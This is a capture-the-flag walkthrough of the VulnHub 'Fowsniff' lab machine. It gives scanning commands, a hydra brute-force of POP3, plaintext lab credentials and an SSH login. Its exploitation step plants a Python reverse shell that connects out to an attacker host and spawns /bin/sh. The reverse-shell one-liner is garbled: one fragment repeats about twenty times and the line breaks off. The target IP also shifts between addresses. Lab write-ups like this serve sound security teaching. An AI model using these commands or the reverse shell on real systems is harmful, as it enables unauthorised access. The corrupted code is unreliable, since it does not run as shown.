## Fowsniff

Today we will be solving another boot2root challenge named fowsniff. The credit for making this machine goes to berzerk0. The author mentions that he created this boot2root last year to be hosted on Peerlyst.com It's beginner level, but requires more than just an exploitdb search or metasploit to run. Link to download the VM: https://www.vulnhub.com/entry/fowsniff-1,262/

## Reconnaisance


As always let's start by identifying our target IP using netdiscover. sudo netdiscover

```
Currently scanning: 172.27.245.0/16
                                          Screen View: Unique Hosts
14 Captured ARP Req/Rep packets, from 2 hosts.
                                                  Total size: 624
 IP
                At MAC Address
                                   Count
                                              Len
                                                   MAC Vendor / Hostname
192.168.1.100
                08:00:27:8f:7c:52
                                       2
                                                   PCS Systemtechnik GmbH
                                              120
                                       12
192.168.1.1
                c8:d7:79:e6:b2:39
                                              504
                                                   QING DAO HAIER TELECOM CO.,L
```

Target IP: 192.168.1.100

The machine should be hosted in bridged mode as it isn't compatible with host only. And by using bridged the IP sometimes fluctuates.

Now let's do a nmap scan to find vulnerable ports, sevices, version etc.



There is four open ports.

22(ssh)


80(http)

110(pop3)

143(imap)


## **Enumeration**

From the nmap scan we understood there was four open ports. Let's start enumerating from port 80(http).




The page seems to be out of service and the website administrators tells that their website got hacked and suffered a data breach recently. So from this hint we started to google more about the fowsniff corp if their is any leaked database consisting.

And we found a leaked database of fowsniff corp from pastebin.




We got a encrypted database and cracked the hashes to find the password using hashkiller.




so we made two files containing username and password then used hydra to crack the password. But from hydra we couldn't bruteforce ssh so after examining nmap scan got to know pop3 was open and did a password bruteforce and finally worked.

sudo hydra -L users -P pass pop3://192.168.1.102


Let's now login to pop3 using the identified credentials. nc 192.168.1.102 110 user seina pass scoobydoo2 list retr1



From the first message they gave us a password for ssh




And from the second message we got know the username is baksteen




## **Exploitation**

Let's login from the credentials we obtained. ssh baksteen@192.168.1.102

password: S1ck3nBluff+secureshell



After spending lot's of time figuring we then tried to find files that belong to the "users" group and find a file called "cube.sh".




We understood that this is a banner which we got at the start when logged in.


We inserterd a reverse shell python script to get a shell

python3 -c 'import

 $socket, subprocess, os; s = socket. socket (socket. AF\_INET, socket. SOCK\_STREAM); s. connect (("192.168.1.108", 4242)); os. dup2(s. fileno(), 0); os. dup2(s. fileno(), 1); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); p = subprocess. call(["/bin/sh", "-i"]); os. dup2(s. fileno(), 2); os. dup2(s. fileno(),$ 



Then we started a listener and again logged in to the ssh. id



cd /root cat finalflag.txt

